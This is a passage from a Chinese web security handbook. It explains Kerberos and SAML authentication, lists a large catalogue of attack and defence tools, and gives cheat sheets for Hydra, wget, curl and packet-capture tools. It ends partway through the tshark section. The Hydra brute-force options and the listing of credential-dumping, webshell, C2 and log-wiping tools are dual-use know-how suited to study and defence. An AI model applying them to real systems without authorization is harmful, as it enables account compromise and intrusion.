因此，在Kerberos系统中至少有三个角色：认证服务器（AS），客户端（Client）和普通服务器（Server）。客户端和服务器将在AS的帮助下完成相互认证。在Kerberos系统中，客户端和服务器都有一个唯一的名字，叫做Principal。同时，客户端和服务器都有自己的密码，并且它们的密码只有自己和认证服务器AS知道。

8.4.2. 简化的认证过程

- 客户端向服务器发起请求，请求内容是：客户端的principal，服务器的principal
- - AS收到请求之后，随机生成一个密码Kc, s(session key)，并生成以下两个票据返回给客户端
 - - 给客户端的票据，用客户端的密码加密，内容为随机密码，session，server_principal
 - 给服务器端的票据，用服务器的密码加密，内容为随机密码，session，client_principal
- 客户端拿到了第二步中的两个票据后，首先用自己的密码解开票据，得到Kc、s，然后生成一个Authenticator，其中主要包括当前时间和Ts,c的校验码，并且用SessionKey Kc,s加密。之后客户端将Authenticator和给server的票据同时发给服务器
- - 服务器首先用自己的密码解开票据，拿到SessionKey Kc,s，然后用Kc,s解开Authenticator，并做如下检查
 - - 检查Authenticator中的时间戳是不是在当前时间上下5分钟以内，并且检查该时间戳是否首次出现。如果该时间戳不是第一次出现，那说明有人截获了之前客户端发送的内容，进行Replay攻击。
 - 检查checksum是否正确
 - 如果都正确，客户端就通过了认证
- 服务器段可选择性地给客户端回复一条消息来完成双向认证，内容为用session key加密的时间戳
- 客户端通过解开消息，比较发回的时间戳和自己发送的时间戳是否一致，来验证服务器

8.4.3. 完整的认证过程

上方介绍的流程已经能够完成客户端和服务器的相互认证。但是，比较不方便的是每次认证都需要客户端输入自己的密码。

因此在Kerberos系统中，引入了一个新的角色叫做：票据授权服务(TGS - Ticket Granting Service)，它的地位类似于一个普通的服务器，只是它提供的服务是为客户端发放用于和其他服务器认证的票据。

这样，Kerberos系统中就有四个角色：认证服务器（AS），客户端（Client），普通服务器（Server）和票据授权服务（TGS）。这样客户端初次和服务器通信的认证流程分成了以下6个步骤：

- 客户端向AS发起请求，请求内容是：客户端的principal，票据授权服务器的principal
- - AS收到请求之后，随机生成一个密码Kc, s(session key)，并生成以下两个票据返回给客户端：
 - 给客户端的票据，用客户端的密码加密，内容为随机密码，session，tgs_principal
 - 给tgs的票据，用tgs的密码加密，内容为随机密码，session，client_principal
- - 客户端拿到了第二步中的两个票据后，首先用自己的密码解开票据，得到Kc、s，然后生成一个Authenticator，其中主要包括当前时间和Ts,c的校验码，并且用SessionKey Kc,s加密。之后客户端向tgs发起请求，内容包括：
 - Authenticator
 - 给tgs的票据同时发给服务器
 - server_principal
- - TGS首先用自己的密码解开票据，拿到SessionKey Kc,s，然后用Kc,s解开Authenticator，并做如下检查
 - 检查Authenticator中的时间戳是不是在当前时间上下5分钟以内，并且检查该时间戳是否首次出现。如果该时间戳不是第一次出现，那说明有人截获了之前客户端发送的内容，进行Replay攻击。
 - 检查checksum是否正确
 - 如果都正确，客户端就通过了认证
- - tgs生成一个session key组装两个票据给客户端
 - 用客户端和tgs的session key加密的票据，包含新生成的session key和server_principal
 - 用服务器的密码加密的票据，包括新生成的session key和client principal
- - 客户端收到两个票据后，解开自己的，然后生成一个Authenticator，发请求给服务器，内容包括
 - Authenticator
 - 给服务器的票据
- 服务器收到请求后，用自己的密码解开票据，得到session key，然后用session key解开authenticator对可无端进行验证
- 服务器可以选择返回一个用session key加密的之前的是时间戳来完成双向验证
- 客户端通过解开消息，比较发回的时间戳和自己发送的时间戳是否一致，来验证服务器

8.4.4. 参考链接

- [Kerberos认证流程详解](#)

8.5. SAML

8.5.1. 简介

SAML (Security Assertion Markup Language) 译为安全断言标记语言，是一种xXML格式的语言，使用XML格式交互，来完成SSO的功能。

SAML存在1.1和2.0两个版本，这两个版本不兼容，不过在逻辑概念或者对象结构上大致相当，只是在一些细节上有所差异。

8.5.2. 认证过程

SAML的认证涉及到三个角色，分别为服务提供者(SP)、认证服务(IDP)、用户(Client)。一个比较典型认证过程如下：

- Client访问受保护的资源
- SP生成认证请求SAML返回给Client
- Client提交请求到IDP
- IDP返回认证请求
- Client登陆IDP
- 认证成功后，IDP生成私钥签名标识了权限的SAML，返回给Client
- Client提交SAML给SP
- SP读取SAML，确定请求合法，返回资源

8.5.3. 安全问题

- 源于ssl模式下的认证可选性，可以删除签名方式标签绕过认证
- 如果SAML中缺少了expiration，并且断言ID不是唯一的，那么就可能被重放攻击影响

8.5.4. 参考链接

- [SAML Wiki](#)
- [RFC7522](#)

9. 工具与资源

内容索引：

- 9.1. 推荐资源
 - 9.1.1. 书单推荐
 - 9.1.2. Blog
 - 9.1.3. Bug Bounty
 - 9.1.4. Web安全相关题目
- 9.2. 相关论文
 - 9.2.1. 流量分析
 - 9.2.2. 漏洞自动化
 - 9.2.3. 攻击技巧
 - 9.2.4. 攻击检测
 - 9.2.5. 隐私
 - 9.2.6. 指纹
 - 9.2.7. 侧信道
 - 9.2.8. 认证
 - 9.2.9. 防护
- 9.3. 信息收集
 - 9.3.1. 子域爆破
 - 9.3.2. 域名获取
 - 9.3.3. 弱密码爆破
 - 9.3.4. Git信息泄漏
 - 9.3.5. Github监控
 - 9.3.6. 路径及文件扫描
 - 9.3.7. 路径爬虫
 - 9.3.8. 指纹识别
 - 9.3.9. Waf指纹
 - 9.3.10. 端口扫描
 - 9.3.11. DNS数据查询
 - 9.3.12. DNS关联
 - 9.3.13. 云服务
 - 9.3.14. 数据查询
 - 9.3.15. Password
 - 9.3.16. 字典
 - 9.3.17. 其他
- 9.4. 社会工程学
 - 9.4.1. OSINT
 - 9.4.2. 个人搜索
 - 9.4.3. Hacking database
 - 9.4.4. 钓鱼
 - 9.4.5. 网盘搜索
 - 9.4.6. wifi
 - 9.4.7. 个人字典

- [9.4.8. 综合框架](#)
- [9.5. 模糊测试](#)
 - [9.5.1. Web Fuzz](#)
 - [9.5.2. Unicode Fuzz](#)
 - [9.5.3. WAF Bypass](#)
- [9.6. 漏洞利用](#)
 - [9.6.1. 数据库注入](#)
 - [9.6.2. 非结构化数据库注入](#)
 - [9.6.3. 数据库漏洞利用](#)
 - [9.6.4. XSS](#)
 - [9.6.5. SSRF](#)
 - [9.6.6. 模版注入](#)
 - [9.6.7. 命令注入](#)
 - [9.6.8. LFI](#)
 - [9.6.9. struts](#)
 - [9.6.10. CMS](#)
 - [9.6.11. DNS相关漏洞](#)
 - [9.6.12. DNS数据提取](#)
 - [9.6.13. DNS 隧道](#)
 - [9.6.14. XXE](#)
 - [9.6.15. 反序列化](#)
 - [9.6.16. 端口Hack](#)
 - [9.6.17. JWT](#)
 - [9.6.18. 无线](#)
 - [9.6.19. 中间人攻击](#)
 - [9.6.20. DHCP](#)
 - [9.6.21. DDoS](#)
 - [9.6.22. Bad USB](#)
- [9.7. 持久化](#)
 - [9.7.1. Windows](#)
 - [9.7.2. WebShell连接工具](#)
 - [9.7.3. WebShell](#)
 - [9.7.4. 后门](#)
 - [9.7.5. 隐藏](#)
 - [9.7.6. 密码提取](#)
 - [9.7.7. Linux提权](#)
 - [9.7.8. Windows提权](#)
 - [9.7.9. 提权](#)
 - [9.7.10. UAC Bypass](#)
 - [9.7.11. RAT](#)
 - [9.7.12. C2](#)
 - [9.7.13. 日志清除](#)
- [9.8. 防御](#)
 - [9.8.1. 日志检查](#)
 - [9.8.2. 终端监控](#)
 - [9.8.3. XSS防护](#)

- 9.8.4. 配置检查
- 9.8.5. 安全检查
- 9.8.6. IDS
- 9.8.7. 威胁情报
- 9.8.8. APT
- 9.8.9. 入侵检查
- 9.8.10. 进程查看
- 9.8.11. Waf
- 9.8.12. 病毒在线查杀
- 9.8.13. WebShell查杀
- 9.8.14. IoC
- 9.8.15. 内存取证
- 9.8.16. 审计工具
- 9.8.17. Security Advisories
- 9.8.18. 风险控制
- 9.9. 运维
 - 9.9.1. 流量
 - 9.9.2. 堡垒机
 - 9.9.3. 蜜罐
 - 9.9.4. VPN Install
 - 9.9.5. 隧道
 - 9.9.6. 漏洞管理
 - 9.9.7. 风控
 - 9.9.8. SIEM
- 9.10. 其他
 - 9.10.1. 综合框架
 - 9.10.2. WebAssembly
 - 9.10.3. 混淆
 - 9.10.4. Proxy Pool
 - 9.10.5. Android
 - 9.10.6. 其他

9.1. 推荐资源

9.1.1. 书单推荐

9.1.1.1. 前端

- Web之困
- 白帽子讲Web安全
- 白帽子讲浏览器安全(钱文祥)
- Web前端黑客技术揭秘
- XSS跨站脚本攻击剖析与防御
- SQL注入攻击与防御

9.1.1.2. 网络

- Understanding linux network internals
- TCP/IP Architecture, Design, and Implementation in Linux
- Linux Kernel Networking: Implementation and Theory
- Bulletproof SSL and TLS
- UNIX Network Programming

9.1.1.3. SEO

- SEO艺术

9.1.1.4. 无线攻防

- 无线网络安全攻防实战
- 无线网络安全攻防实战进阶

9.1.1.5. Hacking Programming

- Gray Hat Python

9.1.1.6. 社会工程学

- 社会工程：安全体系中的人性漏洞
- 反欺骗的艺术
- 反入侵的艺术

9.1.1.7. 数据安全

- 大数据治理与安全 从理论到开源实践(刘驰等)
- 企业大数据处理 Spark、Druid、Flume与Kafka应用实践(肖冠宇)
- 数据安全 架构设计与实战(郑云文)

9.1.1.8. 机器学习与网络安全

- Web安全深度学习实战(刘焱)
- Web安全机器学习入门(刘焱)
- Web安全之强化学习与GAN(刘焱)

9.1.1.9. 综合

- Web安全深度剖析
- 黑客秘笈——渗透测试实用指南
- 黑客攻防技术宝典——web实战篇

9.1.2. Blog

- <https://www.leavesongs.com/>
- <https://paper.seebug.org/>
- <https://xz.aliyun.com/>
- <https://portswigger.net/blog>
- <https://www.hackerone.com/blog>

9.1.3. Bug Bounty

- <https://www.hackerone.com/>
- <https://bugcrowd.com>
- <https://www.synack.com/>
- <https://cobalt.io/>

9.1.4. Web安全相关题目

- <https://github.com/orangetw/My-CTF-Web-Challenges>
- <https://www.ripstech.com/php-security-calendar-2017/>
- https://github.com/wonderkun/CTF_web
- <https://github.com/CHYbeta/Code-Audit-Challenges>
- <https://github.com/l4wio/CTF-challenges-by-me>
- <https://github.com/tsug0d/MyAwesomeWebChallenge>
- <https://github.com/a0xnirudh/kurukshetra>
- <http://www.xssed.com/>

9.2. 相关论文

9.2.1. 流量分析

- Plohmann D, Yakdan K, Klatt M, et al. A comprehensive measurement study of domain generating malware[C]//25th {USENIX} Security Symposium ({USENIX} Security 16). 2016: 263-278.
- Nasr M, Houmansadr A, Mazumdar A. Compressive traffic analysis: A new paradigm for scalable traffic analysis[C]//Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security. ACM, 2017: 2053-2069.

9.2.2. 漏洞自动化

- Staicu C A, Pradel M, Livshits B. SYNODE: Understanding and Automatically Preventing Injection Attacks on NODE. JS[C]//NDSS. 2018.
- Atlidakis V , Godefroid P , Polishchuk M . REST-ler: Automatic Intelligent REST API Fuzzing[J]. 2018.
- Alhuzali A, Gjomemo R, Eshete B, et al. {NAVEX}: Precise and Scalable Exploit Generation for Dynamic Web Applications[C]//27th {USENIX} Security Symposium ({USENIX} Security 18). 2018: 377-392.

9.2.3. 攻击技巧

- Lekies S, Kotowicz K, Groß S, et al. Code-reuse attacks for the web: Breaking cross-site scripting mitigations via script gadgets[C]//Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security. ACM, 2017: 1709-1723.
- Papadopoulos P, Ilia P, Polychronakis M, et al. Master of Web Puppets: Abusing Web Browsers for Persistent and Stealthy Computation[J]. arXiv preprint arXiv:1810.00464, 2018.

9.2.4. 攻击检测

- Liu T, Qi Y, Shi L, et al. Locate-then-detect: real-time web attack detection via attention-based deep neural networks[C]//Proceedings of the 28th International Joint Conference on Artificial Intelligence. AAAI Press, 2019: 4725-4731.

9.2.5. 隐私

- Klein A, Pinkas B. DNS Cache-Based User Tracking[C]//NDSS. 2019.

9.2.6. 指纹

- Hayes J, Danezis G. k-fingerprinting: A robust scalable website fingerprinting technique[C]//25th {USENIX} Security Symposium ({USENIX} Security 16). 2016: 1187-1203.
- Overdorf R, Juarez M, Acar G, et al. How unique is your. onion?: An analysis of the fingerprintability of tor onion services[C]//Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security. ACM, 2017: 2021-2036.

9.2.7. 侧信道

- Rosner N, Kadron I B, Bang L, et al. Profit: Detecting and Quantifying Side Channels in Networked Applications[C]//NDSS. 2019.

9.2.8. 认证

- Ghasemisharif M, Ramesh A, Checkoway S, et al. O single sign-off, where art thou? an empirical analysis of single sign-on account hijacking and session management on the web[C]//27th {USENIX} Security Symposium ({USENIX} Security 18). 2018: 1475-1492.

9.2.9. 防护

- Pellegrino G, Johns M, Koch S, et al. Deemon: Detecting CSRF with dynamic analysis and property graphs[C]//Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security. ACM, 2017: 1757-1771.

9.3. 信息收集

9.3.1. 子域爆破

- [subDomainsBrute](#)
- [wydomain](#)
- [broDomain](#)
- [ESD](#)
- [aiodnsbrute](#)
- [OneForAll](#)
- [subfinder](#)

9.3.2. 域名获取

- [the art of subdomain enumeration](#)
- [sslScrape](#)
- [aquatone](#) A Tool for Domain Flyovers

9.3.3. 弱密码爆破

- [hydra](#)
- [medusa](#)
- [htpwdScan](#)
- [patator](#)

9.3.4. Git信息泄漏

- [GitHack By lijiejie](#)
- [GitHack By BugScan](#)
- [GitTools](#)
- [Zen](#)
- [dig github history](#)
- [gitrob](#) Reconnaissance tool for GitHub organizations
- [git secrets](#)

9.3.5. Github监控

- [Github Monitor](#)
- [Github Dorks](#)
- [GSIL](#)
- [Hawkeye](#)

- [gshark](#)
- [GitGot](#)
- [gitGraber](#)

9.3.6. 路径及文件扫描

- [weakfilesScan](#)
- [DirBrute](#)
- [dirsearch](#)
- [bfac](#)
- [ds_store_exp](#)

9.3.7. 路径爬虫

- [crawlergo](#) A powerful dynamic crawler for web vulnerability scanners

9.3.8. 指纹识别

- [Wappalyzer](#)
- [whatweb](#)
- [Wordpress Finger Print](#)
- [CMS指纹识别](#)
- [JA3](#) is a standard for creating SSL client fingerprints in an easy to produce and shareable way

9.3.9. Waf指纹

- [identitywaf](#)
- [wafw00f](#)
- [WhatWaf](#)

9.3.10. 端口扫描

- [nmap](#)
- [zmap](#)
- [masscan](#)
- [ShodanHat](#)
- DNS `dnsenum nslookup dig fierce`
- SNMP `snmpwalk`

9.3.11. DNS数据查询

- [VirusTotal](#)

- [PassiveTotal](#)
- [DNSDB](#)
- [sitedossier](#)

9.3.12. DNS关联

- [Cloudflare Enumeration Tool](#)
- [amass](#)
- [Certificate Search](#)

9.3.13. 云服务

- [Find aws s3 buckets](#)
- [CloudScraper](#)
- [AWS Bucket Dump](#)

9.3.14. 数据查询

- [Censys](#)
- [Shodan](#)
- [Zoomeye](#)
- [fofa](#)
- [scans](#)
- [Just Metadata](#)
- [publicwww - Find Web Pages via Snippet](#)

9.3.15. Password

- [Probable Wordlists](#)
- [Common User Passwords Profiler](#)
- [chrome password grabber](#)

9.3.16. 字典

- [Blasting dictionary](#)
- [pydictor](#)

9.3.17. 其他

- [datasploit](#)
- [watchdog](#)
- [archive](#)
- [HTTPLeaks](#)

9.3. 信息收集

- [htrace](#)
- [AWSBucketDump](#)

9.4. 社会工程学

9.4.1. OSINT

- [osint](#)
- [osint git](#)
- [OSINT-Collection](#)
- [trape](#)
- [Photon](#)
- [pockint](#)

9.4.2. 个人搜索

- [pipl](#)
- [hunter](#)
- [EagleEye](#)
- [LinkedInt](#)
- [sherlock](#)
- [email enum](#)
- [Sreg](#)
- [usersearch](#)

9.4.3. Hacking database

- [GHDB](#)
- [have i been pwned](#)

9.4.4. 钓鱼

- [spoofcheck](#)
- [gophish](#)
- [SocialFish](#)

9.4.5. 网盘搜索

- [虫部落](#)
- [盘多多](#)
- [Infinite Panc](#)

9.4.6. wifi

- [wifiphisher](#)
- [evilginx](#)
- [mana](#)
- [pwnagotchi](#)

9.4.7. 个人字典

- [genpAss](#)

9.4.8. 综合框架

- [theHarvester](#)
- [Th3Inspector](#)
- [ReconDog](#)

9.5. 模糊测试

9.5.1. Web Fuzz

- [wffuzz](#)
- [SecLists](#)
- [fuzzdb](#)
- [foospidy payloads](#)

9.5.2. Unicode Fuzz

- [utf16encode](#)

9.5.3. WAF Bypass

- [abuse ssl bypass waf](#)
- [wafninja](#)

9.6. 漏洞利用

9.6.1. 数据库注入

- [SQLMap](#)
- [bbqsql](#)

9.6.2. 非结构化数据库注入

- [NoSQLAttack](#)
- [NoSQLMap](#)
- [Nosql Exploitation Framework](#)
- [MongoDB audit](#)

9.6.3. 数据库漏洞利用

- [mysql unsha1](#)

9.6.4. XSS

- [BeEF](#)
- [XSS Reciver](#)
- [DSXS](#)
- [XSStrike](#)
- [xsssniper](#)
- [tracy](#)

9.6.5. SSRF

- [SSRFmap](#)
- [SSRF Proxy](#)
- [Gopherus](#)
- [SSRF Testing](#)

9.6.6. 模版注入

- [tplmap](#)

9.6.7. 命令注入

- [commix](#)

9.6.8. LFI

- [LFISuite](#)
- [FDsploit](#)

9.6.9. struts

- [struts scan](#)

9.6.10. CMS

- [Joomla Vulnerability Scanner](#)
- [Drupal enumeration & exploitation tool](#)
- [Wordpress Vulnerability Scanner](#)
- [TPscan](#) 一键ThinkPHP漏洞检测

9.6.11. DNS相关漏洞

- [dnsAutoRebinding](#)
- [AngelSword](#)
- [Subdomain TakeOver](#)
- [mpDNS](#)
- [JudasDNS Nameserver DNS poisoning](#)

9.6.12. DNS数据提取

- [dnsteal](#)
- [DNSExfiltrator](#)
- [dns exfiltration by krmaxwell](#)
- [dns exfiltration by coryschwartz](#)
- [requestbin for dns](#)

9.6.13. DNS 隧道

- [dnstunnel de](#)
- [iodine](#)
- [dnscat2](#)

9.6.14. XXE

- [XXEinjector](#)
- [XXER](#)

9.6.15. 反序列化

- [ysoserial](#)
- [JRE8u20 RCE Gadget](#)
- [Java Serialization Dumper](#)
- [gadgetinspector](#) A byte code analyzer for finding deserialization gadget chains in Java applications

9.6.16. 端口Hack

- [Oracle Database Attacking Tool](#)
- [nmap vulners](#)
- [nmap nse scripts](#)
- [Vulnerability Scanning with Nmap](#)

9.6.17. JWT

- [jwtcrack](#)

9.6.18. 无线

- [infernal twin](#)

9.6.19. 中间人攻击

- [mitmproxy](#)
- [MITMf](#)
- [ssh mitm](#)
- [injectify](#)
- [Responder](#) Responder is a LLMNR, NBT-NS and MDNS poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP and Basic HTTP authentication.

9.6.20. DHCP

- [DHCPwn](#)

9.6.21. DDoS

- [Saddam](#)

9.6.22. Bad USB

- [WiFiDuck](#) keystroke injection attack platform

9.7. 持久化

9.7.1. Windows

- [WinPwnage](#)

9.7.2. WebShell连接工具

- [菜刀](#)
- [antSword](#)

9.7.3. WebShell

- [webshell](#)
- [PHP backdoors](#)
- [weevely3](#)
- [php bash - semi-interactive web shell](#)
- [Python RSA Encrypted Shell](#)
- [b374k - PHP WebShell Custom Tool](#)

9.7.4. 后门

- [pwnginx](#)
- [Apache backdoor](#)
- [SharpGen](#) .NET Core console application that utilizes the Roslyn C# compiler to quickly cross-compile .NET Framework console applications or libraries

9.7.5. 隐藏

- [ProcessHider](#) Post-exploitation tool for hiding processes from monitoring applications

9.7.6. 密码提取

- [mimikatz](#)
- [sshLooter](#)
- [keychaindump](#)

9.7.7. Linux提权

- [linux exploit suggerter](#)
- [LinEnum](#) Scripted Local Linux Enumeration & Privilege Escalation Checks
- [AutoLocalPrivilegeEscalation](#)

9.7.8. Windows提权

- [WindowsExploits](#)
- [GTF0Bins](#) Curated list of Unix binaries that can be exploited to bypass system security restrictions
- [UACME](#) Defeating Windows User Account Control

9.7.9. 提权

- [BeRoot](#) Privilege Escalation Project - Windows / Linux / Mac

9.7.10. UAC Bypass

- [UAC Bypass In The Wild](#)

9.7.11. RAT

- [QuasarRAT](#)

9.7.12. C2

- [cobalt strike](#)
- [Empire](#)
- [pupy](#)

9.7.13. 日志清除

- [Log killer](#)

9.8. 防御

9.8.1. 日志检查

- [Sysmon](#)
- [LastActivityView](#)
- [Regshot](#)

9.8.2. 终端监控

- [attack monitor](#) Endpoint detection & Malware analysis software
- [artillery](#) The Artillery Project is an open-source blue team tool designed to protect Linux and Windows operating systems through multiple methods.
- [yurita](#) Anomaly detection framework @ PayPal

9.8.3. XSS防护

- [js xss](#)
- [DOMPurify](#)
- [google csp evaluator](#)

9.8.4. 配置检查

- [Attack Surface Analyzer](#) analyze operating system's security configuration for changes during software installation.
- [gixy](#) Nginx 配置检查工具
- [dockerscan](#) Docker security analysis & hacking tools

9.8.5. 安全检查

- [lynis](#)
- [linux malware detect](#)

9.8.6. IDS

- [ossec](#)
- [yulong](#)
- [AgentSmith](#)

9.8.7. 威胁情报

- [threatfeeds](#)
- [abuseipdb](#)

9.8.8. APT

- [APT Groups and Operations](#)
- [APTnotes](#)

9.8.9. 入侵检查

- [huorong](#)
- [check rootkit](#)
- [rootkit hunter](#)
- [PC Hunter](#)
- [autoruns](#)

9.8.10. 进程查看

- [Process Explorer](#)
- [ProcessHacker](#)

9.8.11. Waf

- [naxsi](#)
- [ModSecurity](#)
- [ngx_lua_waf](#)
- [OpenWAF](#)

9.8.12. 病毒在线查杀

- [virustotal](#)
- [virsan](#)
- [habo](#)

9.8.13. WebShell查杀

- [D盾](#)
- [深信服WebShell查杀](#)

9.8.14. IoC

- [malware ioc](#)

- [fireeye public iocs](#)
- [signature base](#)
- [yara rules](#)

9.8.15. 内存取证

- [SfAntiBotPro](#)
- [volatility](#)

9.8.16. 审计工具

- [Cobra](#)
- [NodeJsScan](#)
- [RIPS](#)
- [pyvulhunter](#)
- [pyt](#)
- [Semmler QL](#)
- [prvd](#)
- [find sec bugs](#)
- [trivy](#)
- [chip](#)
- [php malware finder](#)
- [phpvulhunter](#)
- [Sourcetrail](#) free and open-source cross-platform source explorer

9.8.17. Security Advisories

- [apache httpd security advisories](#)
- [nginx security advisories](#)
- [Jetty Security Reports](#)
- [Apache Tomcat](#)
- [OpenSSL](#)

9.8.18. 风险控制

- [aswan](#) 陌陌风控系统静态规则引擎

9.9. 运维

9.9.1. 流量

- [Bro](#)
- [Moloch](#)
- [TCPFlow](#)
- [TCPDump](#)
- [WireShark](#)
- [Argus](#)
- [PcapPlusPlus](#)
- [ngrep](#)
- [cisco joy](#) A package for capturing and analyzing network flow data and intraflow data, for network research, forensics, and security monitoring.

9.9.2. 堡垒机

- [jumpserver](#)
- [CrazyEye](#)
- [GateOne](#)

9.9.3. 蜜罐

- [Dionaea](#)
- [Modern Honey Network](#)
- [Cowrie](#) SSH/Telnet蜜罐
- [honeything](#) IoT蜜罐
- [ConPot](#) 工控设施蜜罐
- [MongoDB HoneyProxy](#)
- [ElasticHoney](#)
- [DCEPT](#)
- [Canarytokens](#)
- [Honeydrive](#)
- [T-Pot](#)
- [opencanary](#)
- [HFish](#)

9.9.4. VPN Install

- [pptp](#)
- [ipsec](#)
- [openvpn](#)

9.9.5. 隧道

- [ngrok](#)
- [rtcp](#)
- [Tunna](#)
- [reGeorg](#)
- [gost](#) GO Simple Tunnel

9.9.6. 漏洞管理

- [SRCMS](#)

9.9.7. 风控

- [nebula](#)
- [Liudao](#)
- [aswan](#)

9.9.8. SIEM

- [metron](#)
- [MozDef](#)

9.10. 其他

9.10.1. 综合框架

- [metasploit](#)
- [w3af](#)
- [AutoSploit](#)
- [Nikto](#)
- [skipfish](#)
- [Arachni](#)
- [ZAP](#)
- [BrupSuite](#)
- [Spiderfoot](#)
- [AZScanner](#)
- [Fuxi](#)
- [vooki](#)
- [BadMod](#)

9.10.2. WebAssembly

- [wabt](#)
- [binaryen](#)
- [wasmdec](#)

9.10.3. 混淆

- [JStillery](#)
- [javascript obfuscator](#)
- [基于hook的php混淆解密](#)

9.10.4. Proxy Pool

- [proxy pool by jhao104](#)
- [Proxy Pool by Germey](#)
- [scylla](#)

9.10.5. Android

- [DroidSSLUnpinning](#) Android certificate pinning disable tools

9.10.6. 其他

- [Serverless Toolkit](#)
- [Rendering Engine Probe](#)
- [httrack](#)
- [curl](#)
- [htrace](#)

10. 手册速查

内容索引：

- [10.1. 爆破工具](#)
 - [10.1.1. Hydra](#)
- [10.2. 下载工具](#)
 - [10.2.1. wget](#)
 - [10.2.2. curl](#)
- [10.3. 流量相关](#)
 - [10.3.1. TCPDump](#)
 - [10.3.2. Bro](#)
 - [10.3.3. tcpflow](#)
 - [10.3.4. tshark](#)
- [10.4. 嗅探工具](#)
 - [10.4.1. Nmap](#)
- [10.5. SQLMap使用](#)
 - [10.5.1. 常用参数](#)
 - [10.5.2. Tamper 速查](#)

10.1. 爆破工具

10.1.1. Hydra

- `-R` 继续从上一次进度破解
- `-S` 使用SSL链接
- `-s<PORT>` 指定端口
- `-l<LOGIN>` 指定破解的用户
- `-L<FILE>` 指定用户名字典
- `-p<PASS>` 指定密码破解
- `-P<FILE>` 指定密码字典
- `-e<ns>` 可选选项，n：空密码试探，s：使用指定用户和密码试探
- `-C<FILE>` 使用冒号分割格式，例如"user:pwd"来代替-L/-P参数
- `-M<FILE>` 指定目标列表文件一行一条
- `-O<FILE>` 指定结果输出文件
- `-f` 在使用-M参数以后，找到第一对登录名或者密码的时候中止破解
- `-t<TASKS>` 同时运行的线程数，默认为16
- `-w<TIME>` 设置最大超时的时间，单位秒，默认是30s
- `-vv` 显示详细过程

10.2. 下载工具

10.2.1. wget

10.2.1.1. 常用

- 普通下载 `wget http://example.com/file.iso`
- 指定保存文件名 `wget --output-document=myname.iso http://example.com/file.iso`
- 保存到指定目录 `wget --directory-prefix=folder/subfolder http://example.com/file.iso`
- 大文件断点续传 `wget --continue http://example.com/big.file.iso`
- 下载指定文件中的url列表 `wget --input list-of-file-urls.txt`
- 下载指定数字列表的多个文件 `wget http://example.com/images/{1..20}.jpg`
- 下载web页面的所有资源 `wget --page-requisites --span-hosts --convert-links --adjust-extension http://example.com/dir/file`

10.2.1.2. 整站下载

- 下载所有链接的页面和文件 `wget --execute robots=off --recursive --no-parent --continue --no-clobber http://example.com/`
- 下载指定后缀的文件 `wget --level=1 --recursive --no-parent --accept mp3,MP3 http://example.com/mp3/`
- 排除指定目录下载 `wget --recursive --no-clobber --no-parent --exclude-directories /forums,/support http://example.com`

10.2.1.3. 指定参数

- user agent `--user-agent="Mozilla/5.0 Firefox/4.0.1"`
- basic auth `--http-user=user --http-password=pwd`
- 保存cookie `--cookies=on --save-cookies cookies.txt --keep-session-cookies`
- 使用cookie `--cookies=on --load-cookies cookies.txt --keep-session-cookies`

10.2.2. curl

10.2.2.1. 常用

- 直接显示 `curl www.example.com`
- 保存指定的名字 `-o newname`
- 不指定名字 `-o`

10.2.2.2. 正则

- 文件名 `curl ftp://example.com/file[1-100].txt`
- 域名 `curl http://site.{one,two,three}.com`

10.3. 流量相关

10.3.1. TCPDump

TCPDump是一款数据包的抓取分析工具，可以将网络中传送的数据包的完全截获下来提供分析。它支持针对网络层、协议、主机、网络或端口的过滤，并提供逻辑语句来过滤包。

10.3.1.1. 命令行常用选项

- `-B <buffer_size>` 抓取流量的缓冲区大小，若过小则可能丢包，单位为KB
- `-c <count>` 抓取n个包后退出
- `-C <file_size>` 当前记录的包超过一定大小后，另起一个文件记录，单位为MB
- `-i <interface>` 指定抓取网卡经过的流量
- `-n` 不转换地址
- `-r <file>` 读取保存的pcap文件
- `-s <snaplen>` 从每个报文中截取snaplen字节的数据，0为所有数据
- `-q` 输出简略的协议相关信息，输出行都比较简短。
- `-W <cnt>` 写满cnt个文件后就不再写入
- - `-w <file>` 保存流量至文件
 - - 按时间分包时，可使用strftime的格式命名，例如 `%Y%m%d%H%M_%S.pcap`
- `-G <seconds>` 按时间分包
- `-v` 产生详细的输出，`-vv` `-vvv` 会产生更详细的输出
- `-X` 输出报文头和包的内容
- `-Z <user>` 在写文件之前，转换用户

10.3.2. Bro

Bro是一个开源的网络流量分析工具，支持多种协议，可实时或者离线分析流量。

10.3.2.1. 命令行

- 实时监控 `bro -i <interface> <list of script to load>`
- 分析本地流量 `bro -r <pcapfile> <scripts...>`
- 分割解析流量后的日志 `bro-cut`

10.3.2.2. 脚本

为了能够扩展和定制Bro的功能，Bro提供了一个事件驱动的本脚本语言。

10.3.3. tcpflow

tcpflow也是一个抓包工具，它的特点是以流为单位显示数据内容，在分析HTTP等协议的数据时候，用tcpflow会更便捷。

10.3.3.1. 命令行常用选项

- `-b max_bytes` 定义最大抓取流量
- `-e name` 指定解析的scanner
- `-i interface` 指定抓取接口
- `-o outputdir` 指定输出文件夹
- `-r file` 读取文件
- `-R file` 读取文件，但是只读取完整的文件

10.3.4. tshark

WireShark的命令行工具，可以通过命令提取自己想要的数据，可以重定向到文件，也可以结合上层语言来调用命令行，实现对数据的处理。

10.3.4.1. 输入接口

- `-i <interface>` 指定捕获接口，默认是第一个非本地循环接口
- `-f <capture filter>` 设置抓包过滤表达式，遵循libpcap过滤语法，这个选项在抓包的过程中过滤，如果是分析本地文件则用不到
- `-s <snaplen>` 设置快照长度，用来读取完整的数据包，因为网络中传输有65535的限制，值0代表快照长度65535，默认为65535
- `-p` 以非混合模式工作，即只关心和本机有关的流量
- `-B <buffer size>` 设置缓冲区的大小，只对windows生效，默认是2M
- `-y <link type>` 设置抓包的数据链路层协议，不设置则默认为 `-L` 找到的第一个协议
- `-D` 打印接口的列表并退出
- `-L` 列出本机支持的数据链路层协议，供-y参数使用。
- `-r <infile>` 设置读取本地文件

10.3.4.2. 捕获停止选项

- `-c <packet count>` 捕获n个包之后结束，默认捕获无限个
- - `-a <autostop cond>`
 - `duration:NUM` 在num秒之后停止捕获
 - `filesize:NUM` 在numKB之后停止捕获
 - `files:NUM` 在捕获num个文件之后停止捕获

10.3.4.3. 处理选项

